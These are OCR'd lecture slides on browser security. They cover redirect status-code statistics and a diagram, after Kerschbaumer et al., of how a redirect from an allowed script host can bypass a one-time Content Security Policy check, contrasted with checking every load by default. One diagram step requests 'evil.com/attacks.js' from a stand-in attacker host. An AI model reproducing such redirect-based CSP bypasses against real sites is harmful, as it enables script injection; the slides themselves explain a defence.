
SERVER SIDE REDIRECTS

2xx Success		**61.68 %**
200 OK	61.68 %	
3xx Redirect		**11.82 %**
301 Moved Permanently	0.76 %	
302 Found	7.66 %	
303 Temporary Redirect	3.33 %	
308 Permanent Redirect	0.07 %	
xxx Other Responses		**26.32 %**
4xx, 5xx, …	26.32 %	


[Kerschbaumer et al., Enforcing Content Security By Default within Web Browsers, 2016]


CSP
script-src good.com
SECURITY CHECK 1
JS
GET good.com/library.js
good.com
response (redirect)



SECURITY CHECK 1
CSP
script-src good.com
JS
GET good.com/library.js
good.com
response (redirect)
GET evil.com/attacks.js
evil.com



CSP
script-src good.com
SECURITY CHECK 1
JS
GET good.com/library.js
good.com
response (redirect)
GET evil.com/attacks.js
evil.com
SECURITY CHECK 2

SECURITY CHECKS
HISTORICALLY



SECURITY CHECKS
BY DEFAULT






LOADINFO


Principal* triggeringPrincipal;

ContentPolicyType contentPolicyType;

